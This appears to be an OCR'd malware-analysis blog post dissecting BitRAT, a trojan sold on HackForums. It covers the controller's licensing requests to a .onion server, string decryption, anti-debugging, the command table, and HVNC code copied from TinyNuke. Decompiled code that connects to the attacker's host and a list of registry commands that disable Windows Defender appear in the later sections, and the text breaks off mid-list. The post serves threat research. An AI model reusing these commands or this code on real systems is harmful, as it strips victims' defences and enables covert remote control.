
BitRAT – The Latest in C++ Malware Written by Incompetent Developers

krabsonsecurity.com/2020/08/22/bitrat-the-latest-in-copy-pasted-malware-by-incompetent-developers/

Posted on August 22, 2020


> To yearn for an HVNC sample that is not ISFB or TinyNuke is a sure sign that you are reverse engineering too much malware.
>
> *– Me*

I was recently made aware of a somewhat new malware being sold under the name “BitRAT” by the seller “UnknownProducts” on HackForums. As far as I know, there has been no public analysis of this malware yet. The seller’s comments indicate inexperience with malware development, as demonstrated by him bragging about using Boost, OpenSSL, and LibCURL in his malware.



The screenshot provided was even more laughable, as we can see the developer used std::thread along with sleep_for. Given the heavy use of such libraries, the malware might as well be in Java. The naming convention is also inconsistent, mixing Hungarian notation (bOpen) with snake_case (m_ssl_stream), with the latter name being copied from an open-source project.

```
487
488             isConnected = false;
489             SYSTEM_INFORMATION_RUNNING = false;
490             SOCKS4R_CLIENT_STARTED = false;
491             trdConData = std::thread(&cSocket::CON_DATA_THREAD, this);
492             trdConData.detach();
493             ULONGLONG lConTimeout = SYS_TICK();
494
495             do {
496                 std::this_thread::sleep_for(std::chrono::milliseconds(1));
497             } while (!isConnected && (SYS_TICK() - lConTimeout < 10000));
498
499             do {
500                 long lEOP = 0;
501                 long lPos = 0;
502                 int len = 0;
503
504                 std::vector<char> buf(8192);
505                 std::vector<std::string> sPackets;
506
507                 int iRet = 0;
508 #ifndef _USETOR
509                 len = m_ssl_stream.lowest_layer().available(ec);
510                 if (len > 0) {
511                     len = m_ssl_stream.read_some(boost::asio::buffer(buf, buf.size()), ec);
512                 }
513                 iRet = ec.value();
514
515                 bool bOpen = m_ssl_stream.lowest_layer().
516
517                 bool bOpen = m_ssl_stream.lowest_layer().is_open();
518                 if (!bOpen)
519                     iRet = 1;
520 #else
521                 len = sockTor->recvPacket(sock, &buf[0], buf.size());
522                 iRet = WSAGetLastError();
523 #endif
524                 if (iRet == 0) {
```



The Tor binary is also dropped to disk, something which no competent malware developer would do. Anyways, enough about the author's posts, let us move on to analyzing the files at hand. The goal of this analysis is to do the following:

- Analyze the controller and see how it communicates with the developer's server.
- Break the various obfuscation and anti-analysis tricks used by BitRAT.
- Analyze the behavior and functionality of the RATs and how some features are implemented.
- Study the relationship between BitRAT and several other malware that it is related to.

The Controller

In this section, I'll describe BitRAT's licensing protocol and how the malware controller determines whether the person running it is a paying customer or not. The controller software is developed in .NET and is obfuscated with Eazfuscator. The version I have was compiled on the 17th of August at 11:35:05 UTC.

The licensing protocol starts with the following HTTP request being sent:

```
GET /lic.php?h=HWID&t=unknown_value&s=unknown_value HTTP/1.1
Host: unknownposdhmyrm.onion
Proxy-Connection: Keep-Alive
```

The response is the following string, base64 encoded:

```
unknown_value|NO if not licensed, OK if licensed|0|1.26|1|base64_status_update_message||
```

If there is no valid license associated with the HWID, the following 2 requests are made to create a purchase order:

```
GET /step_1.php?hwid=HWID&uniqueid=HWID&product_id=1 HTTP/1.1
Host: unknownposdhmyrm.onion
Proxy-Connection: Keep-Alive

GET /step_2.php?product_id=1&step=2&uniqueid=HWID HTTP/1.1
Host: unknownposdhmyrm.onion
Proxy-Connection: Keep-Alive
```

If you want to update your HWID, the following request is made

```
GET /hwid_update.php?hwid_old=[oldhwid]&hwid_new=[newhwid] HTTP/1.1
Host: unknownposdhmyrm.onion
Proxy-Connection: Keep-Alive
```

The payloads are built on the vendor's server.

```
GET /client/clientcreate.php?
hwid=hwid_here&type=standard&ip_address=google.com&tcp_main_port=3933&tcp_tor_service_port=0&install_folder=google&install_filename
 Host: unknownposdhmyrm.onion
Proxy-Connection: Keep-Alive
```

The parameters are as follow:

```
hwid: self explanatory
type: "standard" or "tor"
ip_address: self explanatory
tcp_main_port: self explanatory, 0 if tor
tcp_tor_service_port: 80 if tor, 0 if standard
install_folder and install_filename: self explanatory
pw_hash: MD5 hash of the selected communication password.
tor_prcname: name of the dropped tor.exe binary. 0 if standard.
```

The server runs Apache/2.4.29 (Ubuntu) and has a directory called “l” with contents unknown.

The Payload

The main sample that I will discuss is 7faef4d80d1100c3a233548473d4dd7d5bb570dd83e8d6e5faff509d6726baf2. It is written in Visual C++ with libraries including Boost, libCURL among other libraries. It was compiled with Visual Studio 2015 Build 14.0.24215 on the 14th of August at 01:32:11 UTC. The first part of the following section will discuss some of the obfuscation that BitRAT uses, the rest will focus on discussing the behaviors and functionalities as well as how those are implemented.

String Pointers

The file for reasons that are initially unknown stores string pointers into an array instead of using them directly. This is dealt with rather easily using an IDAPython script (attached at the end of the article).

```
.text:004D24AE                  mov     dword_92BAE4, offset aKernelbaseDll ; "KernelBase.dll"
.text:004D24B8                  mov     dword_92BB70, offset aMsvcrtDll ; "msvcrt.dll"
.text:004D24C2                  mov     dword_92BE44, offset ModuleName ; "ntdll.dll"
.text:004D24CC                  mov     dword_92BED4, offset aShlwapiDll_0 ; "Shlwapi.dll"
.text:004D24D6                  mov     dword_92BBF0, offset aShell32Dll_0 ; "Shell32.dll"
.text:004D24E0                  mov     dword_92BB9C, offset aSecur32Dll ; "Secur32.dll"

.text:004D24AE                  mov     s_KernelBasedll, offset aKernelbaseDll ; "KernelBase.dll"
.text:004D24B8                  mov     s_msvcrtdll, offset aMsvcrtDll ; "msvcrt.dll"
.text:004D24C2                  mov     s_ntdlldll, offset ModuleName ; "ntdll.dll"
.text:004D24CC                  mov     s_Shlwapidll, offset aShlwapiDll_0 ; "Shlwapi.dll"
.text:004D24D6                  mov     s_Shell32dll, offset aShell32Dll_0 ; "Shell32.dll"
.text:004D24E0                  mov     s_Secur32dll, offset aSecur32Dll ; "Secur32.dll"
```

Before (top) and after (bottom) renaming

Dynamic API

Some APIs in the file are loaded dynamically. The code for loading this is quite strange. First, LoadLibraryA is resolved and some DLLs are loaded with it. Then, the author resolved GetProcAddress using GetProcAddress. This highly redundant code is something that no experienced developer would write.

```
v0 = LoadLibraryA("Kernel32.dll");
pLoadLibraryA = (int (__stdcall *)(_DWORD))GetProcAddress(v0, "LoadLibraryA");
v1 = pLoadLibraryA(s_User32dll);
hModule = (HMODULE)pLoadLibraryA(s_Kernel32);
v3 = pLoadLibraryA(s_msvcrtdll);
v4 = pLoadLibraryA(s_ntdlldll);
v5 = pLoadLibraryA(s_Shlwapidll);
v6 = pLoadLibraryA(s_Shell32dll);
v7 = pLoadLibraryA(s_Secur32dll);
v8 = pLoadLibraryA(s_Advapi32dll);
v9 = pLoadLibraryA(s_ws232dll);
v10 = pLoadLibraryA(s_versiondll);
v11 = pLoadLibraryA(s_Psapidll);
v12 = pLoadLibraryA(s_wininetdll);
v13 = pLoadLibraryA(s_gdi32dll);
pGetProcAddress = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress(hModule, s_GetProcAddress);
```

The APIs are then resolved. As we can see from the code the results are strangely not stored at times, for example, in this snippet WSACleanup is never stored anywhere. As was the case before, we dealt with this easily using IDAPython (the name for pmemset shown is automatically generated).

```
.text:004D2FBD                  push    s_WSACleanup    ; _DWORD
.text:004D2FC3                  push    edi             ; _DWORD
.text:004D2FC4                  call    pGetProcAddress
.text:004D2FCA                  push    s_memset        ; _DWORD
.text:004D2FD0                  push    esi             ; _DWORD
.text:004D2FD1                  call    pGetProcAddress
.text:004D2FD7                  push    s_Sleep         ; _DWORD
.text:004D2FDD                  mov     pmemset, eax
```

The end of the function is also shrouded in mystery, with the UTF-8 strings for the DLL names being turned into wide-character strings on the heap and then finally returned.

```
make_wstring_from_ansi((void *)s_ntdll_dll);
make_wstring_from_ansi((void *)s_nspr4_dll);
make_wstring_from_ansi((void *)s_nss3_dll);
make_wstring_from_ansi((void *)s_wininet_dll);
make_wstring_from_ansi((void *)s_Kernel32);
return make_wstring_from_ansi((void *)s_KernelBase_dll);
```

All of these strange quirks didn't make sense at first, but then it struck me that I've seen this done before: this very API loader is a complete paste from TinyNuke. Further examination confirmed this and that some function pointers are not saved due to compiler optimization. Analyzing the code further, one could see that the entire HVNC/Remote Browser portion of BitRAT is a paste of TinyNuke with minimal modification. We'll go into more details of this in the later section covering the HVNC/Hidden Browser.

String Encryption

Strings are encrypted at compile time using LeFF's constexpr trick which is copied completely and unmodified. Strangely enough, Flare's FLOSS tool does not work well on the payload for reasons unknown. As such, other less automated approaches are required for defeating this obfuscation. For this part, I had the help of defcon42 who aided greatly in writing the IDAPython scripts.

First, there are strings that are properly encrypted as LeFF intended.

```
.text:00454021                mov     [ebp+var_33B], 2Bh
.text:00454028                mov     [ebp+var_33A], 30h
.text:0045402F                mov     [ebp+var_339], 2Fh
.text:00454036                mov     [ebp+var_338], 3Ch
.text:0045403D                mov     [ebp+var_337], 2Bh
.text:00454044                mov     [ebp+var_336], bl
.text:0045404A                mov     al, [ebp+var_348]
.text:00454050                mov     edx, ebx
.text:00454052
.text:00454052 loc_454052:                            ; CODE XREF: sub_450E19+3275↓j
.text:00454052                mov     [ebp+var_614], edx
.text:00454058                cmp     edx, 12h
.text:0045405B                jnb     short loc_454090
.text:0045405D                mov     al, [ebp+edx+var_348]
.text:00454064                mov     [ebp+var_10C], al
.text:0045406A                movsx   ecx, byte ptr [ebp+var_34C]
.text:00454071                mov     [ebp+var_7E4], ecx
.text:00454077                movsx   eax, [ebp+var_10C]
.text:0045407E                xor     eax, ecx
.text:00454080                mov     [ebp+edx+var_348], al
.text:00454087                mov     edx, [ebp+var_614]
.text:0045408D                inc     edx
.text:0045408E                jmp     short loc_454052
```

Second, there are strings that MSVC for reasons unknown (read: being a bad compiler) didn't perform constexpr evaluation on. For this, we used another script with another pattern.

```
.text:004E1C93                xor     eax, 'S'
.text:004E1C96                mov     [ebp+var_AC], al
.text:004E1C9C                mov     eax, [ebp+var_BC]
.text:004E1CA2                add     al, 0Dh
.text:004E1CA4                xor     eax, 'o'
.text:004E1CA7                mov     [ebp+var_AB], al
.text:004E1CAD                mov     eax, [ebp+var_BC]
.text:004E1CB3                add     al, 0Eh
.text:004E1CB5                xor     eax, 'f'
.text:004E1CB8                mov     [ebp+var_AA], al
.text:004E1CBE                mov     eax, [ebp+var_BC]
.text:004E1CC4                add     al, 0Fh
.text:004E1CC6                xor     eax, 't'
```

Third, there are strings for which the decryption function was not inlined (as developers who are well acquainted with MSVC would know, __forceinline is much more like __maybeinlineifyoufeellikeit. Perhaps MS should consider adding the keyword __actuallyinlinewhenforceinlineisused). This is often paired with the second variant of un-obfuscation. For this, we can hook the decryptor function (which are clustered together and easy to find manually) and dump the output and caller address.

```
.text:00414008 sub_414008      proc near               ; CODE XREF: sub_410DF8+479↑p
.text:00414008                                         ; sub_4118C4+42B↑p ...
.text:00414008                 push    ebx
.text:00414009                 push    esi
.text:0041400A                 push    edi
.text:0041400B                 mov     esi, ecx
.text:0041400D                 xor     ebx, ebx
.text:0041400F
.text:0041400F loc_41400F:                             ; CODE XREF: sub_414008+1C↓j
.text:0041400F                 mov     dl, [esi+ebx+4]
.text:00414013                 mov     eax, [esi]
.text:00414015                 add     al, bl
.text:00414017                 movsx   ecx, dl
.text:0041401A                 xor     eax, ecx
.text:0041401C                 mov     [esi+ebx+4], al
.text:00414020                 inc     ebx
.text:00414021                 cmp     ebx, 6
.text:00414024                 jb      short loc_41400F
.text:00414026                 pop     edi
.text:00414027                 mov     byte ptr [esi+0Ah], 0
.text:0041402B                 lea     eax, [esi+4]
.text:0041402E                 pop     esi
.text:0041402F                 pop     ebx
.text:00414030                 retn
.text:00414030 sub_414008      endp
```

There possibly are other patterns that are generated due to compiler optimization that was missed during this process. Since the developer so nicely made use of std::string and std::wstring, I also wrote up a quick hooking library to hook the constructor of std::string and std::wstring and log the string and return address.

With this, we likely have almost all of the strings that are used by BitRAT. There possibly are some strings left over that we didn't identify, but for the purpose of a preliminary static analysis, this is good enough.

Antidebug

BitRAT uses NtSetInformationThread with ThreadHideFromDebugger for anti-debugging purposes.

```
v2 = GetModuleHandleA(&v7);
NtSetInformationThread = GetProcAddress(v2, &ProcName);
if ( !NtSetInformationThread
  || (v5 = GetCurrentThread(),
      ((int (__stdcall *)(HANDLE, signed int, _DWORD, _DWORD))NtSetInformationThread)(v5, 17, 0, 0)) )// ThreadHideFromDebugger
{
  LOBYTE(v45) = 0;
  if ( v44 )
    some_interlocked_decrement_destructor_thing(v44);
  result = 0;
}
else
{
  LOBYTE(v45) = 0;
  if ( v44 )
    some_interlocked_decrement_destructor_thing(v44);
  result = 1;
}
return result;
```

Command Dispatcher

The command dispatcher takes the form of a switch-turned-into-jump-table.

```
.text:004C258E loc_4C258E:                             ; CODE XREF: command_handler_probably
.text:004C258E                 lea     eax, [ebp+var_48]
.text:004C2591                 push    eax             ; int
.text:004C2592                 call    get_command_id
.text:004C2597                 mov     eax, [eax]
.text:004C2599                 cmp     eax, 87h        ; switch 136 cases
.text:004C259E                 ja      loc_4C8EAE      ; jumptable 004C25A4 default case
.text:004C25A4                 jmp     ds:command_table[eax*4] ; switch jump
```

The array has 0x88 elements, corresponding to 0x88 unique commands. Initially, I attempted the tedious work of identifying what each of these commands semi-manually, but after working my way through around 30 commands I discovered a function (4D545D) where the list of command strings and their corresponding ID is built. The function takes the form of the following statement being repeated 0x88 times for

each command.

```
LOBYTE(v2637) = 1;
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy(&v220, 1, 0);
v600 = 112;
v601 = 24;
v602 = 6;
v603 = 30;
v604 = 19;
v605 = 47;
v606 = 3;
v607 = 4;
v608 = 17;
v609 = 2;
v610 = 4;
v611 = 0;
v190 = (char *)sub_48E667(&v600);
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<char,std::char_traits<char>,std::allocator<char>>(
  &v219,
  v190);
LOBYTE(v2637) = -124;
*(_DWORD *)create_command_entry((int)&v219) = 130;
```

Because statically extracting this information would be extremely tedious as the compiler generates code that does not fall neatly into patterns, I dumped the table dynamically through hooking the create_command_entry function. The full table of commands and corresponding ID is listed below:

```
cli_rc | 00
cli_dc | 01
cli_un | 02
cli_sleep | 03
[...] full list at https://gitlab.com/krabsonsecurity/bitrat/-/blob/master/command_list.txt
hvnc_start_run | 84
hvnc_start_ff | 85
hvnc_start_chrome | 86
hvnc_start_ie | 87
```

Following this, I'll be discussing some of the most notable commands and features that the RAT has.

HVNC/Hidden Browser

The HVNC/Hidden Browser feature of this RAT is entirely copypasted from TinyNuke. The following functions from TinyNuke are present in their entirety:

fn StartHiddenDesktopEverything	.text	00422673	0000006E
fn PaintWindow	.text	004A9AF5	000000AD
fn EnumWindowsTopToDown	.text	004A9BA2	00000033
fn EnumHwndsPrint	.text	004A9BD5	00000089
fn GetDeskPixels	.text	004A9C5E	000002AE
fn ConnectServer	.text	004A9F0C	000000A2
fn SendInt	.text	004A9FAE	0000002F
fn StartExplorer	.text	004A9FDD	000001CC
fn DesktopThread	.text	004AA1A9	000001BE
fn StartRun	.text	004AA367	000000BD
fn StartChrome	.text	004AA424	000001C6
fn StartFirefox	.text	004AA5EA	000002B1
fn StartIE	.text	004AA89B	000000BE
fn InputThread	.text	004AA959	000004EC
fn MainThread	.text	004AAE45	00000117
fn StartHiddenDesktop	.text	004AAF5C	00000040
fn LoadApi	.text	004D247A	000012BD
fn PseudoRand	.text	004D3737	0000000E
fn GetBotId	.text	004D3745	000000E4
fn Alloc	.text	004D3875	00000009
fn CopyDir	.text	004D38AC	000001C6

The commands hvnc_start_explorer, hvnc_start_run, hvnc_start_ff, hvnc_start_chrome, hvnc_start_ie are simply copied from TinyNuke with minimal modifications. Below are two side-by-side comparisons of the code to show the level of copy-pasting I'm talking about. The top screenshot is TinyNuke, the bottom is also TinyNuke but inside BitRAT.

```
static SOCKET ConnectServer()
{
   WSADATA     wsa;
   SOCKET      s;
   SOCKADDR_IN addr;

   if(Funcs::pWSAStartup(MAKEWORD(2, 2), &wsa) != 0)
      return NULL;
   if((s = Funcs::pSocket(AF_INET, SOCK_STREAM, 0)) == INVALID_SOCKET)
      return NULL;

   hostent *he = Funcs::pGethostbyname(g_host);
   Funcs::pMemcpy(&addr.sin_addr, he->h_addr_list[0], he->h_length);
   addr.sin_family = AF_INET;
   addr.sin_port   = Funcs::pHtons(g_port);

   if(Funcs::pConnect(s, (sockaddr *) &addr, sizeof(addr)) < 0)
      return NULL;

   return s;
}
```

```
int tnConnectServer()
{
  int v1; // esi
  int v2; // eax
  int v3; // [esp+8h] [ebp-1A8h]
  int v4; // [esp+19Ch] [ebp-14h]
  int v5; // [esp+1A0h] [ebp-10h]

  if ( pWSAStartup(514, &v3) )
    return 0;
  v1 = psocket(2, 1, 0);
  if ( v1 == -1 )
    return 0;
  v2 = pgethostbyname(g_host);
  pmemcpy(&v5, **(_DWORD **)(v2 + 12), *(signed __int16 *)(v2 + 10));
  LOWORD(v4) = 2;
  HIWORD(v4) = phtons((unsigned __int16)g_port);
  if ( pconnect(v1, &v4, 16) < 0 )
    v1 = 0;
  return v1;
}
```

TinyNuke (top) and BitRAT (bottom)

```
char chromePath[MAX_PATH] = { 0 };
Funcs::pSHGetFolderPathA(NULL, CSIDL_LOCAL_APPDATA, NULL, 0, chromePath);
Funcs::pLstrcatA(chromePath, Strs::hd7);

char dataPath[MAX_PATH] = { 0 };
Funcs::pLstrcpyA(dataPath, chromePath);
Funcs::pLstrcatA(dataPath, Strs::hd10);

char botId[BOT_ID_LEN]     = { 0 };
char newDataPath[MAX_PATH] = { 0 };
Funcs::pLstrcpyA(newDataPath, chromePath);
GetBotId(botId);
Funcs::pLstrcatA(newDataPath, botId);

CopyDir(dataPath, newDataPath);

char path[MAX_PATH] = { 0 };
Funcs::pLstrcpyA(path, Strs::hd8);
Funcs::pLstrcatA(path, Strs::chromeExe);
Funcs::pLstrcatA(path, Strs::hd9);
Funcs::pLstrcatA(path, "\"");
Funcs::pLstrcatA(path, newDataPath);

STARTUPINFOA startupInfo        = { 0 };
startupInfo.cb                  = sizeof(startupInfo);
startupInfo.lpDesktop           = g_desktopName;
PROCESS_INFORMATION processInfo = { 0 };
Funcs::pCreateProcessA(NULL, path, NULL, NULL, FALSE, 0, NULL, NULL, &startupInfo, &processInfo);
```

```
14
15  pSetThreadDesktop(g_hDesk);
16  memset(v7, 0, 0x104u);
17  pSHGetFolderPathA(0, 28, 0, 0, v7);
18  plstrcatA(v7, s_GoogleChrome);
19  memset((char *)&v5, 0, 0x104u);
20  plstrcpyA(&v5, v7);
21  plstrcatA(&v5, s_UserData);
22  memset(&v9, 0, 0x20u);
23  v10 = 0;
24  v11 = 0;
25  memset((char *)&v6, 0, 0x104u);
26  plstrcpyA(&v6, v7);
27  tnGetBotId(&v9);
28  plstrcatA(&v6, &v9);
29  tnCopyDir((int)&v5, (int)&v6);
30  memset((char *)&v8, 0, 0x104u);
31  plstrcpyA(&v8, s_cmdexecstart);
32  plstrcatA(&v8, s_chromeexe);
33  plstrcatA(&v8, s_nosandboxallownosandboxjobdisable3dapisdisablegpudisabled3d11userdatadir);
34  plstrcatA(&v8, "\"");
35  plstrcatA(&v8, &v6);
36  memset(&v2, 0, 0x40u);
37  v1 = 68;
38  v3 = &unk_92D6C0;
39  *(_OWORD *)v4 = 0i64;
40  return pCreateProcessA(0, &v8, 0, 0, 0, 0, 0, 0, &v1, v4);
41 }
```

TinyNuke (top) and BitRAT (bottom)

One of the most obvious indicators of TinyNuke's HVNC is the traffic header value "AVE_MARIA" which UnknownProducts did not change.

```
static const BYTE     gc_magik[] = { 'A', 'V', 'E', '_', 'M', 'A', 'R', 'I', 'A', 0 };
static DWORD WINAPI DesktopThread(LPVOID param)
{
   SOCKET s = ConnectServer();

   if(!Funcs::pSetThreadDesktop(g_hDesk))
      goto exit;

   if(Funcs::pSend(s, (char *) gc_magik, sizeof(gc_magik), 0) <= 0)
      goto exit;
   if(SendInt(s, Connection::desktop) <= 0)
      goto exit;
```

```
int __stdcall tnDesktopThread(int a1)
{
  int v1; // edi
  int v2; // eax
  int v3; // esi
  int v4; // ST60_4
  int v5; // eax
  size_t v7; // [esp+70h] [ebp-2Ch]
  int v8; // [esp+74h] [ebp-28h]
  int v9; // [esp+78h] [ebp-24h]
  int v10; // [esp+7Ch] [ebp-20h]
  int v11; // [esp+80h] [ebp-1Ch]
  int v12; // [esp+84h] [ebp-18h]
  int v13; // [esp+88h] [ebp-14h]
  int v14; // [esp+90h] [ebp-Ch]
  int v15; // [esp+94h] [ebp-8h]

  v1 = tnConnectServer();
  if ( pSetThreadDesktop(g_hDesk) && psend(v1, "AVE_MARIA", 10, 0) > 0 && tnSendInt(v1, 0) > 0 )
  {
```

TinyNuke (top) and BitRAT (bottom)

The HVNC client (located at data\modules\hvnc.exe) is also a complete rip-off of TinyNuke.

```
HWND __thiscall sub_4015A0(struct in_addr in)
{
  const WCHAR *v1; // esi
  char *v2; // eax
  const WCHAR *v3; // esi
  HMODULE v4; // eax
  WCHAR WindowName; // [esp+8h] [ebp-210h]

  v1 = (const WCHAR *)&dword_4193D4;
  if ( (unsigned int)dword_4193E8 >= 8 )
    v1 = dword_4193D4;
  v2 = inet_ntoa(in);
  wsprintfW(&WindowName, v1, v2);
  v3 = (const WCHAR *)&lpClassName;
  if ( (unsigned int)dword_4193B4 >= 8 )
    v3 = lpClassName;
  v4 = GetModuleHandleW(0);
  return CreateWindowExW(0x80u, v3, &WindowName, 0x96000000, 2147483648, 2147483648, 400, 300, 0, 0, v4, 0);
}
```

BitRAT's hvnc.exe file

```
HWND CW_Create(DWORD uhid, DWORD width, DWORD height)
{
    TCHAR title[100];
    IN_ADDR addr;
    addr.S_un.S_addr = uhid;

    wsprintf(title, titlePattern, inet_ntoa(addr));

    HWND hWnd = CreateWindow(className,
        title,
        WS_MAXIMIZEBOX | WS_MINIMIZEBOX | WS_SIZEBOX | WS_SYSMENU,
        CW_USEDEFAULT,
        CW_USEDEFAULT,
        width,
        height,
        NULL,
        NULL,
        GetModuleHandle(NULL),
        NULL);

    if(hWnd == NULL)
        return NULL;

    ShowWindow(hWnd, SW_SHOW);
    return hWnd;
}
```

TinyNuke's HVNC Server project

```
*(_DWORD *)(v23 + 4) = s;
*(_DWORD *)(v23 + 12) = sub_4015A0(v22);
*(_DWORD *)(v23 + 40) = CreateEventA(0, 1, 0, 0);
LeaveCriticalSection(&CriticalSection);
sub_402680(s);
while ( GetMessageW((LPMSG)&bmi.bmiHeader.biCompression, 0, 0, 0) > 0 )
{
  PeekMessageW((LPMSG)&bmi.bmiHeader.biCompression, 0, 0x400u, 0x400u, 0);
  TranslateMessage((const MSG *)&bmi.bmiHeader.biCompression);
  DispatchMessageW((const MSG *)&bmi.bmiHeader.biCompression);
}
EnterCriticalSection(&CriticalSection);
j___free_base(*(LPVOID *)(v23 + 16));
DeleteDC(*(HDC *)(v23 + 36));
closesocket(*(_DWORD *)(v23 + 4));
closesocket(*(_DWORD *)v23);
CloseHandle(*(HANDLE *)(v23 + 40));
memset((void *)v23, 0, 0x40u);
LeaveCriticalSection(&CriticalSection);
sub_401670(&v31);
```

BitRAT's "hvnc.exe" file

```
        client->hWnd = CW_Create(uhid, gc_minWindowWidth, gc_minWindowHeight);
        client->uhid = uhid;
        client->connections[Connection::input] = s;
        client->minEvent = CreateEventA(NULL, TRUE, FALSE, NULL);
    }
    LeaveCriticalSection(&g_critSec);

    SendInt(s, 0);

    MSG msg;
    while(GetMessage(&msg, NULL, 0, 0) > 0)
    {
        PeekMessage(&msg, NULL, WM_USER, WM_USER, PM_NOREMOVE);
        TranslateMessage(&msg);
        DispatchMessage(&msg);
    }

    EnterCriticalSection(&g_critSec);
    {
        wprintf(TEXT("User %S disconnected\n"), ip);
        free(client->pixels);
        DeleteDC(client->hDcBmp);
        closesocket(client->connections[Connection::input]);
        closesocket(client->connections[Connection::desktop]);
        CloseHandle(client->minEvent);
        memset(client, 0, sizeof(*client));
    }
    LeaveCriticalSection(&g_critSec);
```

BitRAT's "hvnc.exe" file

UAC Bypass

The UAC Bypass uses the fodhelper trick to elevate its privileges. The same code is embedded in multiple functions including the Windows Defender Killer code as well as the persistence code.

Windows Defender Killer

Arguably, this is the most laughable feature of the malware. The first few lines of assembly alone express the sheer absurdity of it.

```
.text:0048592E ; __unwind { // loc_78BE9F
.text:0048592E                 push    0E54h
.text:00485933                 mov     eax, offset loc_78BE9F
.text:00485938                 call    __EH_prolog3_catch_GS
.text:0048593D                 xor     ebx, ebx
.text:0048593F ;   try {
.text:0048593F                 mov     [ebp+var_4], ebx
.text:00485942                 mov     [ebp+var_E28], 3
.text:0048594C                 mov     [ebp+var_1C], ebx
.text:0048594F                 mov     [ebp+var_18], ebx
.text:00485952                 mov     [ebp+var_1C], ebx
.text:00485955                 mov     [ebp+var_18], ebx
.text:00485955 ;   } // starts at 48593F
.text:00485958 ;   try {
.text:00485958                 mov     byte ptr [ebp+var_4], 1
.text:0048595C                 mov     eax, ebx
.text:0048595E                 mov     [ebp+var_DE4], eax
.text:00485964                 mov     esi, ds:WinExec
```

WinExec? Are we still living in 2006? The function is only around for compatibility with 16-bit Windows!

BitRAT proceeds to run 32 different commands using WinExec to disable Windows Defender. They are as follow.

```
[esp] 0019F34C "reg add "HKLM\Software\Microsoft\Windows Defender\Features" /v "TamperProtection" /t REG_DWORD /d "0" /f"
[esp] 0019F5F0 "reg delete \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\" /f"
[esp] 0019FD3C "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\" /v \"DisableAntiSpyware\" /t REG_DWORD /d \"1\"
/f"
[esp] 0019FBDC "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\" /v \"DisableAntiVirus\" /t REG_DWORD /d \"1\"
/f"
[esp] 0019FCC8 "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\MpEngine\" /v \"MpEnablePus\" / t REG_DWORD /d
\"0\" /f"
[esp] 0019F638 "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection\" /v
\"DisableBehaviorMonitoring\" /t REG_DWORD /d \"1\" /f"
[esp] 0019F6C4 "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection\" /v
\"DisableIOAVProtection\" /t REG_DWORD /d \"1\" /f"
[esp] 0019FE24 "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection\" /v
